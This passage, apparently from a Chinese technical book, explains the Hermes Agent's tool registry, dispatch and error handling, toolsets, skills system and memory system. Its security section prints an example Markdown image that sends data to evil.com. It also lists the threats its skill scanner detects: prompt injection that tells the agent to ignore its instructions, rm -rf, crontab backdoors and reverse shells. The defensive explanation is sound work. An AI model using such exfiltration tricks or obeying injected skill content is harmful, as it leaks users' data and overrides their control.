            fn_id = id(entry.check_fn)
            if fn_id not in check_results:
                check_results[fn_id] = entry.check_fn()
            if not check_results[fn_id]:
                continue # 检查不通过, 隐藏该工具
```

```
# 构建标准 OpenAI 格式的工具 Schema
yield {"type": "function", "function": {**entry.schema, "name": name}}
```

`check_results` 按 `check_fn` 的 `id()` 缓存，确保共享同一检查函数的多个工具只评估一次。

分发机制

`dispatch()` 方法 (`registry.py`) 是工具执行的入口：

```
def dispatch(self, name: str, args: dict, **kwargs) -> str:
    entry = self._tools.get(name)
    if not entry:
        return json.dumps({"error": f"Unknown tool: {name}"})
    try:
        if entry.is_async:
            from model_tools import _run_async
            return _run_async(entry.handler(args, **kwargs))
        return entry.handler(args, **kwargs)
    except Exception as e:
        return json.dumps({"error": f"Tool execution failed: {e}"})
```

所有异常被捕获并转为 JSON 错误响应——handler 永远不会向调用者抛出异常。

如果工具抛出异常，整个对话循环会终止。将错误转为 JSON 让 LLM 看到 `"error":`

`"File not found"` 并自主决定重试策略，这比硬编码的异常处理更灵活。

工具调用的完整失败链路

工具执行是一个多环节的链条，每个环节的失败处理方式不一样：

LLM 返回 `tool_calls`

↓

参数 JSON 解析失败 (LLM 返回了非法 JSON)

- 返回 `{"error": "Failed to parse arguments: ..."}`
- LLM 看到错误，重新生成参数
- 注意：这里重试的是 LLM，不是重试工具

工具名不在注册表中 (LLM 幻觉调了一个不存在的工具)

- `dispatch()` 返回 `{"error": "Unknown tool: xxx"}`
- LLM 看到错误，通常会在下一轮纠正

工具 handler 内部抛出异常 (比如文件不存在、网络超时)

- `dispatch()` 的 `try/except` 捕获, 返回 `{"error": "Tool execution failed: ..."}`
- LLM 看到错误, 决定重试或换方案

工具 handler 返回了非法 JSON (不是标准 `{"success":...}` 格式)

- 不会崩溃, 但 LLM 解析工具结果时可能困惑
- 不会自动修复, 取决于 LLM 的宽容度

工具执行超时 (某些耗时操作超过 30 秒)

- `handle_function_call()` 内部没有超时机制
- 超时由主循环的 90 秒流式过期检测覆盖
- 工具还在跑, 但主循环已经放弃了, 结果是"孤儿工具调用"

重试耗尽 (同样错误超过 3 次)

- 不再自动重试, 返回错误让 LLM 换方案

注意一个关键区别: **"重试"发生在两个不同的层面**。工具参数的 JSON 解析重试是 LLM 级别的——LLM 重新生成参数是"重新思考", 不是"重试上次操作"。工具 handler 抛出异常是执行级别的——同一个参数再去调一次 handler。Hermes Agent 的错误处理大部分是"让 LLM 做决策", 不是"自动重试 N 次后放弃"。这跟 LLM 的容错能力相匹配。

4.2 工具发现机制 : import-time 注册 + MCP + 插件

工具发现分为三个阶段, 依次执行:

阶段 1 : 内置工具 (import-time 注册)

`_discover_tools()` 函数在模块导入时被调用, 它依次导入 20+ 工具模块:

```
# model_tools.py:132-170
def _discover_tools():
    import tools.file_tools
    import tools.web_tools
    import tools.terminal_tool
    import tools.browser_tool
    import tools.code_execution_tool
    import tools.delegate_tool
    import tools.memory_tool
    import tools.skills_tool
```

```
import tools.skill_manager_tool
# ... 20+ modules
```

每个模块在导入时执行 `registry.register()`，将自己的工具注册到全局注册表。

这种"导入即注册"的模式确保了注册表在使用前就已经完整填充。

为什么用 import-time 注册？

你可能会想：为什么不在程序启动时扫描一个目录，动态加载所有工具文件？很多框架确实这么做的（比如 Flask 用 `importlib.import_module()` 扫描插件目录）。

import-time 注册的根本优势是**零成本——不用的工具不会产生任何开销**。

注册本身只是创建了一个 `ToolEntry` 对象（约 200 字节）并插入字典——成本微乎其微。工具模块里其他代码（网络连接、文件读取、资源初始化）只在 handler 被调用时才会执行，注册时根本不跑。20 个工具模块全部导入，总注册时间不超过 10 毫秒。

对比"目录扫描 + 动态加载"方案：

对比项	import-time 注册	目录扫描动态加载
启动时间	10ms（固定）	取决于目录大小和 IO 速度
未使用工具的开销	零	需要扫描全部文件
类型检查	编译时 + IDE 静态分析	运行时才能发现 import 错误
测试友好性	直接 import 即可	需要 mock 文件系统
模块间依赖	自然通过 Python import 链	需要手工声明依赖顺序

tradeoff 是**不能懒加载**。所有工具模块在 Agent 启动时全部导入，即使当前对话可能只用其中三个。对于 Hermes Agent 的 20+ 内置工具来说，这不是问题——全

部导入的耗时比 LLM 完成一次推理的零头还少。但如果你的项目有几百个工具插件，目录扫描方案可能更合适。

还有个实际好处：IDE 的静态分析能正确解析 import-time 注册。你在

`tools/file_tools.py` 里写 `registry.register(...)`，IDE 能跳转到注册表定义、检查参数类型。动态注册做不到这一点。

阶段 2 : MCP 工具

```
# model_tools.py:173
discover_mcp_tools() # 从配置的 MCP 服务器发现远程工具
```

MCP 工具是动态的——服务器可能随时上线或下线。`deregister()` 方法（`registry.py`）支持移除工具，并在 toolset 不再有任何工具时清理对应的 `check_fn`。

阶段 3 : 插件工具

```
# model_tools.py:180
discover_plugins() # 从 ~/.hermes/plugins/ 发现用户自定义工具
```

4.3 工具编排层：schema 动态构建与参数强转

`model_tools.py` 是工具系统的编排层，介于 `run_agent.py`（对话循环）和 `tools/registry.py`（注册表）之间。

`get_tool_definitions()`

`get_tool_definitions()`（`model_tools.py`）是 LLM 获取工具 Schema 的入口。它不仅简单地转发注册表的 Schema，还进行动态后处理：

1. **解析工具集**: 将 `enabled_toolsets / disabled_toolsets` 通过

`resolve_toolset()` 解析为工具名集合

2. **过滤工具**: 调用 `registry.get_definitions()` 获取可用工具

3. **动态 Schema 修改**:

- 重构 `execute_code` Schema, 只列出实际可用的沙箱工具 (`model_tools.py`)
- 当 `web_search/web_extract` 不可用时, 移除 `browser_navigate` 中的跨工具引用 (`model_tools.py`)

第 3 点值得深入解释: **工具 Schema 中的跨工具引用是危险的**。如果

`browser_navigate` 的描述中写了"prefer web_search", 但 `web_search` 因为缺少

API Key 而不可用, LLM 可能会"幻觉"调用一个不存在的工具。Hermes Agent 通

过动态移除 Schema 中的跨工具引用来避免这个问题。

参数强转

LLM 返回的工具参数类型经常不匹配 Schema 定义——例如, Schema 声明 `type:`

"number", 但 LLM 返回的是字符串 "42"。 `coerce_tool_args()`

(`model_tools.py`) 负责自动强转:

```
# 简化逻辑
def coerce_tool_args(schema, args):
    for param_name, param_schema in schema["parameters"]["properties"].items():
        if param_name in args:
            expected_type = param_schema.get("type")
            if expected_type == "number" and isinstance(args[param_name], str):
                try:
                    args[param_name] = float(args[param_name])
                except ValueError:
                    pass # 保持原值, 让工具处理器处理
    # ... 其他类型转换
```

这种"宽容解析"策略大大减少了因参数类型不匹配导致的工具调用失败。

handle_function_call()

`handle_function_call()` (`model_tools.py`) 是普通工具的分发入口：

```
def handle_function_call(function_name, function_args, task_id, ...):
    # 1. 参数强转
    function_args = coerce_tool_args(schema, function_args)

    # 2. 阻止 Agent 级工具 (这些由 run_agent.py 直接处理)
    if function_name in _AGENT_LOOP_TOOLS: # {"todo", "memory", "session_search",
    "delegate_task"}
        return json.dumps({"error": f"Agent-loop tool not callable here"})

    # 3. 触发插件钩子
    fire_hook("pre_tool_call", ...)

    # 4. 通过注册表分发
    result = registry.dispatch(function_name, function_args, ...)

    # 5. 触发插件钩子
    fire_hook("post_tool_call", ...)

    return result
```

`_AGENT_LOOP_TOOLS` 的隔离是必要的——这些工具需要访问 Agent 的内部状态

(`_todo_store`、`_memory_store`、`_session_db`、`clarify_callback`、`parent_agent`)，这些状态不可能通过注册表的通用接口传递。

并行执行的实战陷阱

第 3.6 节提到了并行执行的条件和 8 线程上限。这里展开说几个实战中遇到的坑。

为什么上限是 8 而不是 16 或 64?

上限不是技术限制，是实际约束。大多数 LLM API 提供商（OpenAI、Anthropic、OpenRouter）对单账户的并发请求数有速率限制（通常 10-20 QPS）。8 个并行工具已经能占满大部分商家的配额了。设得更高，工具执行会先排队等 API 配额释放，并行的好处被抵消了。

更重要的原因是：**并行工具不一定比串行快**。如果 8 个工具都是 `web_search`，每个网络请求 300ms，串行是 2400ms，并行是 300ms——快了 8 倍。但如果 8 个工具里有 2 个 `write_file` 被强制串行（因为有路径重叠），另外 6 个并行但总共只花 200ms，那真正的瓶颈是那 2 个串行的文件操作。并行度设得再高也没用。

路径重叠检测为什么重要？

```
# write_file("README.md", "内容 A")
# write_file("README.md", "内容 B")
```

两个工具同时写同一个文件——竞态条件。结果可能是“内容 A”覆盖了“内容 B”，或者反过来，取决于谁先执行完。路径重叠检测把改同一个文件的工具排除在并行之外。

但这个检测有局限性：它只能检测**显式路径重叠**。两个工具分别调用 `write_file` 和 `read_file` 读写同一个文件，这种读写冲突不会被检测到（没人在并行读的时候去锁定文件）。不过实践中这个场景很少出问题——Agent 一般不会一边写一边读同一个文件。

还有一个实战教训：**并行调用的错误更难排查**。串行执行时，日志按时间顺序排列，哪一步出错一目了然。并行时，8 个线程的日志交错在一起，错误的工具跟正常的工具混着输出。所以在 `ThreadPoolExecutor` 的实现里，每个线程的日志都带上了工具名前缀（`model_tools.py`），这是调试并行问题时最救命的设计。

4.4 工具集组合与解析

`toolsets.py` 定义了工具集的组合系统。

核心工具集

`_HERMES_CORE_TOOLS` (`toolsets.py`) 定义了所有平台共享的核心工具列表：

```
_HERMES_CORE_TOOLS = [  
    "web_search", "web_extract",          # Web  
    "terminal", "process",                # 终端  
    "read_file", "write_file", "patch", "search_files", # 文件  
    "vision_analyze", "image_generate",    # 视觉 + 图像生成  
    "skills_list", "skill_view", "skill_manage", # 技能  
    "browser_navigate", "browser_snapshot", ... # 浏览器自动化  
    "todo", "memory",                    # 规划 & 记忆  
    "execute_code", "delegate_task",      # 代码执行 + 委派  
    "cronjob",                           # 定时任务  
    "send_message",                      # 跨平台消息  
    "ha_list_entities", "ha_get_state", ... # Home Assistant  
]
```

编辑这个单一列表即可更新所有平台的工具集。

工具集层级

工具集分为三层：

叶子工具集（无依赖）：

```
"web": {"tools": ["web_search", "web_extract"]}  
"terminal": {"tools": ["terminal", "process"]}  
"file": {"tools": ["read_file", "write_file", "patch", "search_files"]}
```

组合工具集（include 其他工具集）：

```
"debugging": {"tools": ["terminal", "process"], "includes": ["web", "file"]}  
"safe": {"tools": [], "includes": ["web", "vision", "image_gen"]} # 无终端访问
```

平台工具集（使用 `_HERMES_CORE_TOOLS`）：

```
"hermes-cli": {"tools": _HERMES_CORE_TOOLS}  
"hermes-telegram": {"tools": _HERMES_CORE_TOOLS}  
"hermes-discord": {"tools": _HERMES_CORE_TOOLS}  
# ... 每个消息平台一个
```

递归解析

`resolve_toolset()` (`toolsets.py`) 递归解析工具集名为工具名列表：

```
def resolve_toolset(name: str, visited: Set[str] = None) -> List[str]:
    # 特殊别名
    if name in ("all", "*"):
        return resolve_all_toolsets()

    # 循环检测 (处理菱形依赖和真实循环)
    if name in visited:
        return []

    # 插件工具集回退
    if name not in TOOLSETS:
        return query_plugin_toolset(name)

    # 递归组合
    tools = list(TOOLSETS[name]["tools"])
    for included in TOOLSETS[name].get("includes", []):
        tools.extend(resolve_toolset(included, visited | {name}))
    return tools
```

4.5 危险命令检测与审批机制

tools/approval.py 实现了两级安全控制:

- 1. 模式匹配检测: 预定义的危险命令模式 (如 `rm -rf /`、`sudo`、`mkfs`)
- 2. Per-Session 审批: 已批准的命令在当前会话中不再需要确认

这种"一次审批、会话有效"的设计平衡了安全性和效率——用户不需要反复确认相同的命令。

4.6 Agent 级工具 vs 普通工具的隔离

Agent 级工具 (`todo`、`memory`、`session_search`、`clarify`、`delegate_task`) 需要访问 Agent 内部状态, 因此被 `_invoke_tool()` (`run_agent.py`) 在 `handle_function_call()` 之前拦截:

优先级	工具	访问的 Agent 状态
1	`todo`	`self._todo_store`

2	<code>`session_search`</code>	<code>`self_session_db`</code>
3	<code>`memory`</code>	<code>`self_memory_store`</code> + 外部记忆提供者
4	外部记忆工具	<code>`self_memory_manager`</code>
5	<code>`clarify`</code>	<code>`self.clarify_callback`</code>
6	<code>`delegate_task`</code>	<code>`parent_agent=self`</code>
7	其他	<code>`handle_function_call()`</code> → <code>`registry.dispatch()`</code>

这种优先级链确保了需要内部状态的工具不会"泄露"到通用注册表中。

4.7 六大终端后端

`tools/terminal_tool.py` 和 `tools/environments/` 目录实现了六种终端后端：

后端	适用场景	持久性
Local	本地开发	进程生命周期
Docker	容器化隔离	容器生命周期
SSH	远程服务器	连接生命周期
Daytona	Daytona 平台	工作空间生命周期
Singularity	HPC 环境	作业生命周期
Modal	Serverless	函数调用生命周期

每种后端实现相同的接口 (`connect()`、`execute()`、`disconnect()`)，终端工具根据配置自动选择。

第 5 章 给 Agent 写一本操作手册

技能系统是 Hermes Agent 最与众不同的特性。它让 Agent 能把做过的流程固化成可复用的"操作手册"——这是 Agent 从"每次从零开始"到"越用越聪明"的关键一步。这一章我们先理解技能系统的设计思路（为什么叫渐进式披露），然后动手创建第一个技能。

5.1 渐进式披露：为什么技能信息要分四层？

技能系统面临一个核心矛盾：**Agent 需要知道自己有哪些技能（才能决定什么时候用），但技能的完整内容可能非常长（会挤占上下文窗口）。**

解决办法是"渐进式披露"——把技能信息分成四个可见层级：

Tier 0: 分类浏览 → 看到分类名、描述、技能数量

Tier 1: 技能列表 → 看到技能名、简短描述（这就是系统提示里常驻的信息）

Tier 2: 技能详情 → 加载完整的 SKILL.md 内容

Tier 3: 技能附件 → 读取 SKILL.md 引用的关联文件

Agent 的系统提示里只放 Tier 1（技能名+一句话描述），需要时通过 `skill_view` 工具加载更详细的内容。这意味着即使你装了 50 个技能，系统提示也只增加 50 行文本，而不是 50 篇完整文档。

这个设计其实跟人类的工作方式很像：你看到工具箱上写着"扳手"，需要时才打开抽屉看具体规格。

为什么是渐进式披露不是一次性加载？

可能最直接的问题是：为什么不把全部技能内容一次性塞进系统提示？技术上看，50 个技能完全能塞得下——每个技能 2000 字符，总共 100,000 字符，约 36K token。就算 Claude Sonnet 的窗口有 200K，36K 也占不到 20%。

问题不在“能不能装下”，在**成本结构**。

每个技能完整加载到系统提示是 2000 字符。50 个技能 = 100,000 字符。系统提示每增加 1 个 token，每次 API 调用就多花 1 个 token 的钱。如果你一小时内发 100 次请求，系统提示从 4K 涨到 40K，多出来的 36K 乘以 100 次 = 3.6M token，按 Claude Sonnet 的输入价格就是一笔不小的开销。

但渐进式披露下，系统提示里每个技能只有 100 字符（名称 + 一句话描述）。50 个技能 = 5,000 字符，约 1.8K token。系统提示只涨了不到 2K，成本增加微乎其微。

一次性加载：	$50 \times 2000 = 100,000$	字符	$\approx 36\text{K}$	token
渐进式披露：	$50 \times 100 = 5,000$	字符	$\approx 1.8\text{K}$	token
差距：	20:1			

更重要的是上下文质量。系统提示里塞满技能内容，Agent 的注意力会被稀释——你给它的身份指令、行为规则、安全约束都挤在 36K 的技能内容中间。有限的注意力预算应该分配给“做什么”和“怎么做”，而不是“参考文档”。

所以 Tier 1 在系统提示里常驻，Tier 2 以上按需加载。这跟操作系统里的“虚拟内存”思维是一致的——不是所有数据都在物理内存里，频繁访问的留在内存，不常用的放在磁盘，按需换入。技能越用越“热”，Tier 2 内容会被自动频繁访问，但系统提示的常驻部分始终保持紧凑。

5.2 技能长什么样：SKILL.md 和 YAML Frontmatter

每个技能是一个目录，核心文件是 **SKILL.md**，用 YAML Frontmatter 头部描述元数据：

```
---
name: daily-standup          # 必需，最长 64 字符
description: 生成每日站会报告  # 必需，最长 1024 字符
version: 1.0.0
platforms: [macos, linux]    # 可选，限操作系统
setup:
  collect_secrets:
    - env_var: JIRA_API_KEY
      prompt: "请输入 JIRA API Key"
---

# Daily Standup Report

## Workflow
1. 用 git log --since="1 day ago" 获取提交记录
2. 分类：feat→已完成，wip→进行中
3. 生成以下格式的报告：

## 昨日完成
- [列表]

## 今日计划
- [列表]

## 阻塞项
- [列表]
```

技能的目录结构：

```
skills/daily-standup/
├─ SKILL.md          # 主指令文件（必需）
├─ references/       # 参考文档
├─ templates/        # 输出模板
└─ scripts/          # 辅助脚本
```

要点：SKILL.md 里的 `terminal`、`web_search` 等工具名是给 Agent 看的——它会自动理解这些词对应到实际工具调用。你不需要写代码，用自然语言描述步骤就行。

5.3 技能怎么被发现

每次启动时，系统会扫描以下目录：

1. `~/.hermes/skills/`——用户安装的
2. 项目自带的 `skills/` 目录——官方内置
3. 配置里指定的外部目录

平台过滤：技能可以声明只在特定系统上运行（比如 Windows-only 的命令），通过 `platforms` 字段控制。

技能列表会缓存在系统提示里。有缓存命中时不用重新扫描文件系统，冷启动才扫一次。

5.4 安全扫描：别人写的技能你敢装吗？

技能是 Markdown 文件，不是 Python 代码，看起来人畜无害。但恶意技能可以在 Markdown 里藏“后门”——比如嵌入一个加载图片的 Markdown 标签：

```
![img](https://evil.com/steal?data=...)
```

Agent 在处理技能内容时，如果 IDE 或终端自动加载了这张图片，数据就泄露出去了。

Hermes Agent 内置了 `skills_guard` 安全扫描（`tools/skills_guard.py`），检测 10 大类、70+ 模式的威胁：

- **数据泄露**：Markdown 图片外传、环境变量读取
- **提示注入**：诱导 Agent 忽略原始指令
- **破坏性操作**：rm -rf、格式化磁盘
- **持久化后门**：写入 crontab、修改 shell 配置
- **其他**：反向 shell、供应链攻击、挖矿脚本

扫描结果按来源决定策略：

来源	safe	caution	dangerous
官方内置	允许	允许	允许
可信源	允许	允许	阻止
社区源	允许	阻止	阻止
Agent 自创	允许	允许	询问用户

安全扫描为什么用正则而不是 AI？

检测恶意技能内容听起来像是 LLM 擅长的活——让模型判断"这个技能里有危险操作吗？"不就完了？但 Hermes Agent 选了正则匹配，而且是 70+ 条预定义模式。

原因很简单：**速度**。

70 条正则表达式在内存里匹配一份 SKILL.md，耗时在微秒级别。如果用 LLM 来扫描，每次技能发现调用一次 LLM，单次推理至少 300ms 起步——慢了三个数量级。

更重要的是扫描发生的时机。技能系统在每次 Agent 启动时扫描整个技能目录

(50+ 技能)，如果每份技能都用 LLM 审一遍，启动时间就多了 $50 \times 300\text{ms} = 15 \text{ 秒}$ 。把 15 秒加到启动时间里，用户体验直接崩塌。

正则的另一个优势是**确定性**。`rm -rf /` 这个模式要么匹配要么不匹配，不存在误报和漏报。LLM 扫描同一份内容，今天说"安全"，明天升级了可能说"有风险"。安全扫描需要的是黑白分明的判决，不是概率输出。

那正则方案有没有漏掉的威胁？有。组合式攻击——"读取环境变量"+"执行命令"+"发送到远程服务器"，分开看每条都安全，组合起来就是完整的攻击链。正则无法理解这种语义组合。但 Hermes Agent 对此的设计是：**不追求 100% 的防御，而是分层防御**。正则扫描是第一层，拦截明显的恶意内容；第二层是 per-session 审批（4.5 节），执行危险命令时需要用户确认；第三层是终端后端隔离——在 Docker 或 Modal 沙箱里执行，即使有漏网之鱼，破坏范围也有限。

所以不是"正则比 AI 好"，而是"正则比 AI 更适合这个位置的工作"。

5.5 技能管理：让 Agent 自己创建技能

Agent 可以通过 `skill_manage` 工具自主管理技能——包括创建、编辑、补丁、删除。这让"自进化"成为可能：Agent 发现某种工作模式反复出现，可以自动把它固化为一个技能。

```
# Agent 调用的 skill_manage 工具
{
  "action": "create",
  "name": "daily-standup",
  "content": "## Workflow\n1. 运行 git log..."
}
```

验证规则：

- 技能名最长 64 字符，只允许 `[a-z0-9._-]`
- 内容最长 100,000 字符（约 36k token）
- 附件文件必须在 `references/`、`templates/`、`scripts/`、`assets/` 子目录下

- 防止路径遍历 (..) 攻击

每次技能变更后，系统提示的缓存会自动失效，确保下次对话中的技能列表是最新的。

技能进化路径

一个技能不是写好就固定了。它跟代码一样，会在使用中不断迭代。典型的进化路径：

第 1 阶段：诞生

Agent 发现你反复做类似的事情（比如“给这个 PR 写一个 code review”），自动创建一个技能草稿。第一次写的 SKILL.md 可能只有 3 步：读取 diff -> 逐文件分析 -> 生成评论。内容很粗糙，但能跑。

第 2 阶段：使用中修正

Agent 第一次用这个技能时，发现你要求“重点检查安全性”，它记下来，通过 `skill_manage` 的 `patch` 操作追加一条步骤。`patch` 操作比重新创建更精确——它只修改指定字符串，不影响其他部分：

```
patch: {"skill": "code-review", "old": "逐文件分析", "new": "逐文件分析, 重点关注安全漏洞"}
```

第 3 阶段：参数化

用了三四次后，技能变得太“个性化”——你发现每次的审查重点不一样（有时是性能，有时是安全）。Agent 进行重构，把 SKILL.md 拆成通用的工作流 + 可选的侧重点参数。这一步通常由 Agent 自己完成，不需要你干预。

第 4 阶段：稳定

技能被使用了 10 次以上，经历了多次 patch，版本号从 1.0.0 升到了 2.3.0。

SKILL.md 的内容稳定下来，Agent 调用它时几乎不需要额外调整。此时技能从"草稿"变成了"成熟技能"。

第 5 阶段：淘汰或归档

项目结构变了、你换技术栈了、或者找到了更好的替代方案。Agent 检测到该技能连续 30 天未被调用，主动询问你是否要归档。你确认后，技能被移到 `~/skills/archived/` 目录。

这个进化路径跟开源软件的维护周期几乎一模一样——诞生 -> 快速迭代 -> 稳定 -> 维护期 -> 淘汰。不同的是 Agent 自己完成了大部分维护工作，包括检测使用频率、判断是否需要重构、决定何时归档。

5.6 内置技能一览

Hermes Agent 自带 50+ 内置技能，覆盖常见开发场景：

分类	技能数	示例
`apple/`	4	apple-notes、imessage、findmy
`creative/`	5	ascii-art、p5js、manim-video
`github/`	4	code-review、issues、pr-workflow
`software-development/`	6	plan、sdd、tdd、debugging
`research/`	6	arxiv、research-paper-writing
`productivity/`	6	notion、google-workspace

核心思路：技能系统就是把"你做过的有价值的事情"，变成 Agent 下次能自动执行的"操作手册"。不需要会写代码。下一章记忆系统是技能的"搭档"——技能告诉 Agent"怎么做"，记忆告诉 Agent"你是谁"。

第 6 章 让 Agent 记住你

技能系统（第 5 章）告诉 Agent "怎么做"，记忆系统告诉 Agent "你是谁"。没有记忆，Agent 每次对话都从零开始——它不知道你喜欢深色主题、不知道你项目用 Python 3.12、也不知道上周讨论的部署方案。

这一章分两段：先让你 2 分钟上手用起来，再深挖背后的设计——为什么这么设计、什么场景用哪层、想扩展怎么做。只有理解了这些"为什么"，才算真正掌握。

6.1 先上手：让 Agent 记住一句话

直接跟它说：

```
> 记住：我偏好深色主题，项目使用 Python 3.12，每周五需要提交周报
```

Agent 会调用 `memory` 工具，把这些信息写入 `MEMORY.md` 文件。下次对话开始，系统提示会包含这些信息，Agent 进来就知道你的偏好。

支持三个操作：

- **add**：添加一条新记忆。如果文件满了（上限 2200 字符），Agent 要先删除旧的再加新的
- **replace**：替换指定内容。你说"把 Python 3.11 改成 3.12"，它在文件里找到并替换
- **remove**：删除指定内容

够简单吧？90% 的日常场景，会用 `memory` 工具就行了。

6.2 背后怎么设计的：MemoryStore

`tools/memory_tool.py` 里的 `MemoryStore` 类（约 437 行）管理着两个独立文件：

```
class MemoryStore:
    MEMORY.md → Agent 的笔记 (character_limit=2200)
    USER.md   → 用户画像 (character_limit=1375)
```

为什么两个文件？ `MEMORY.md` 是 Agent 主动记录的——你告诉它的信息、工作中发现的事实。`USER.md` 是 Agent 观察推断的——你的身份、角色、习惯。`USER.md` 的写入频率低得多。

子串匹配操作

`add/replace/remove` 都用子串匹配，不是行号：

```
def replace(old_text, new_text):
    content = read_file()
    if old_text not in content:
        return "Old text not found" # Agent 看到错误，重新描述
    content = content.replace(old_text, new_text, 1)
    write_file(content)
```

为什么选子串匹配？LLM 擅长描述"把'Python 3.11'改成'3.12'"，但不擅长"修改第 5 行"（行号会随内容变化偏移）。这个选择跟 SQL 用 `WHERE` 子句而不是行号定位记录是一个道理。

记忆条目用 `§`（章节符号）分隔：

```
§ 用户偏好深色主题
§ 项目使用 Python 3.12
```

`§` 几乎不会出现在自然语言中，比 `-` 或 `#` 更适合做分隔符。

冻结快照模式

系统提示里的记忆不实时读取文件——用的是**冻结快照**：

1. 启动时：读取 MEMORY.md/USER.md → 生成快照 → 注入系统提示
2. 运行时：Agent 通过 memory 工具修改文件 → 更新快照
3. 下次对话：使用最新的快照

为什么？这要从 Anthropic Prompt Caching 的工作方式说起。它的原理是：把系统提示和对话历史切分成固定大小的块（chunk），每个块算一个哈希值，缓存在 Anthropic 的服务器上。下次请求时，从第一个块开始比对哈希——哈希没变就直接用缓存结果，变了就从这个块开始重新计算。

这个缓存策略是**前缀匹配**的。你在系统提示末尾加了一行“用户偏好深色主题”，看起来只增加了几个 token，但 Anthropic 认为系统提示的整体内容变了——从变化点开始往后的所有缓存块全部失效。回顾一下：系统提示大约 4000-6000 token，你只加了 10 个 token 的记忆，但代价是后面的约 6000 token 都得重算。如果每次工具调用都实时更新系统提示，那每次请求都是缓存未命中。

冻结快照把这个问题连根拔了：系统提示在整个对话过程中**不变化**，缓存从头命中到尾。记忆只在启动时（或下次对话时）加载一次，运行中改了文件也不动系统提示。

2200 字符怎么体现“越用越智能”？

这是整章最核心的问题。2200 字符看起来很小——一篇微信公众号文章都装不下。但这里的关键不是“容量”，而是**提炼**。

对比两种使用方式：

普通助手：每次对话从零开始。你上周告诉过它“项目用 Python 3.12”，这周它忘了，你得再说一遍。它不会有任何积累。

Hermes Agent 的记忆循环：

第一次对话

- 你告诉 Agent "项目用 Python 3.12"
- Agent 写入 MEMORY.md (消耗约 30 字符)

第二次对话

- Agent 读到 MEMORY.md → 知道项目用 Python 3.12
- 你告诉它 "CI 用 GitHub Actions"
- Agent 追加到 MEMORY.md (消耗约 50 字符)

第十次对话

- Agent 已积累：你的技术栈、项目结构、编码偏好、CI 流程
- 你只说"帮我改一下配置" → Agent 已经知道改哪里、怎么改
- 不需要每次重复背景

2200 字符的意义不是存 2200 个字符，而是**逼 Agent 做选择**。每次写入都是一次"这个值不值得记"的判断：

- **值得记**："用户的项目使用 Poetry 而非 pip" → 影响后续所有包管理操作
- **不值得记**："用户今天午餐吃了沙拉" → 跟工作无关，不写
- **需要更新**："用户之前用 Python 3.11，现在升级到 3.12" → replace 旧条目
- **需要删除**：旧的项目配置已不适用 → remove 后释放空间

这个筛选过程本身就是智能——Agent 不是被动记录一切，而是主动判断什么值得跨会话保留。判断能力来自 LLM 的推理能力。如果每次写入都是"用户说了 XX"，没有筛选，那 MEMORY.md 很快就变成一本垃圾日记，2200 字符确实不够。

会话信息怎么变成记忆？

有个关键机制叫**记忆提示**（Memory Nudge），前面 6.5 节会细讲。核心思路是：Agent 在一个对话轮次里发现了一个重要信息（比如你提到了项目配置），但还没写入记忆。系统检测到 Agent 连续几轮没用 memory 工具，就在最近的工具结果里塞一句话：

You haven't used the memory tool recently. Consider saving any important information you've learned about the user or the task.

这句话不是命令，是提醒。Agent 看到后，自己决定：刚才知道的信息里，哪些值得写进 MEMORY.md？

这个"自动判断 → 主动写入"的循环，才是"越用越智能"的真实体现。不是 Agent 被动接收指令，而是它在使用中自己发现"这个值得记住"。

MEMORY.md 和 USER.md 的分工进化

随着使用次数增加，两个文件的内容会自然分化：

MEMORY.md 的进化路径：

第 1 周：项目用 Python 3.12 → 偏好深色主题

第 2 周：CI 配置 → 编码规范 → 测试框架

第 1 个月：技术栈全景 → 常用命令 → 部署流程

第 3 个月：淘汰过时配置 → 更新版本 → 精简重复条目

USER.md 的进化路径（由 Agent 观察推断）：

第 1 周：（空的，Agent 还不太确定）

第 2 周：用户是后端开发者

第 1 个月：用户擅长 Python/Java，关注分布式系统

第 3 个月：用户偏好简洁架构，倾向先测试后开发，决策偏保守

USER.md 比 MEMORY.md 更"聪明"——它记录的不是用户说了什么，而是 Agent 观察用户行为后推断出的模式。这个能力在第 3 个月之后才开始真正体现。

所以回到那个问题：**2200 字符够不够？**

对"记录所有对话原文"肯定不够。但对"提炼关键信息"绰绰有余。真正让 Agent 变智能的，不是记忆容量，而是在**有限容量中做精确筛选的能力**。如果 2200 字符不够用了，说明需要清理过时信息——这也是一种学习：Agent 学会了什么不再重要。

不是拍脑袋。这个值的来源是：

- 1. Claude Sonnet 的上下文窗口约 200K token——这是天花板
- 2. 但系统提示（身份+技能列表+规则+记忆）只占其中一小部分，约 4-6K token
- 3. 实验发现，如果记忆超过系统提示的 30%，Agent 的"注意力"会被记忆占据，忽略技能和规则指令。这个 30% 是经验值——不是理论推导的，而是实际测试中观测到的阈值
- 4. 2200 字符 $\approx$ 600-800 token $\approx$ 系统提示的 10-15%（给技能列表留了余量）

不够用怎么办？Agent 会自己管理——通过记忆提示删除过时信息、合并重复条目。你也可以手动告诉它"清理一下记忆"。

6.3 三层架构：什么时候用哪层？

Layer 1: MEMORY.md / USER.md	→ 快读写，有上限
Layer 2: MemoryProvider 插件	→ 外部系统，无上限
Layer 3: SessionDB + FTSS	→ 历史对话检索

选层指南：

- 想让 Agent 记住你的偏好？→ **Layer 1**，直接 **memory** 工具
- 想对接企业知识库或向量数据库？→ **Layer 2**，写 MemoryProvider 插件
- 想让 Agent 搜索自己之前的对话？→ **Layer 3**，**session_search** 工具

三层不是互斥的。Layer 1 是日常主力，Layer 2 和 Layer 3 遇不到时不用管。

6.4 想要更专业的记忆？（MemoryProvider 接口）

内置的 MEMORY.md 对大多数人够用了。但如果你需要对接向量数据库、Honcho 用户建模、或者其他记忆服务，可以写一个 MemoryProvider。

`agent/memory_provider.py` 定义了标准的生命周期：

```
class MemoryProvider(ABC):
    async def initialize(self, user_id: str) -> None:
        """连接外部服务（会话开始时）"""

    def system_prompt_block(self) -> str | None:
        """返回要注入系统提示的记忆块"""

    async def prefetch(self, user_message: str) -> str | None:
        """预取与当前消息相关的记忆"""

    async def sync_turn(self, messages: list) -> None:
        """把当前轮次同步到外部服务"""

    def get_tool_schemas(self) -> list[dict]:
        """暴露给 Agent 的工具"""

    async def handle_tool_call(self, name: str, args: dict) -> str:
        """处理工具调用"""

    async def shutdown(self) -> None:
        """关闭连接"""
```

流程是：`initialize()` → (对话中反复调用各方法) → `shutdown()`

注册方式：

```
memory:
    provider: "my_module.MyMemoryProvider"
```

6.5 记忆提示（Memory Nudge）

Agent 有时候会忘记写记忆。如果连续多轮没使用 `memory` 工具，系统会在最近的工具结果里悄悄塞一句：

```
You haven't used the memory tool recently. Consider saving any important
information you've learned about the user or the task.
```

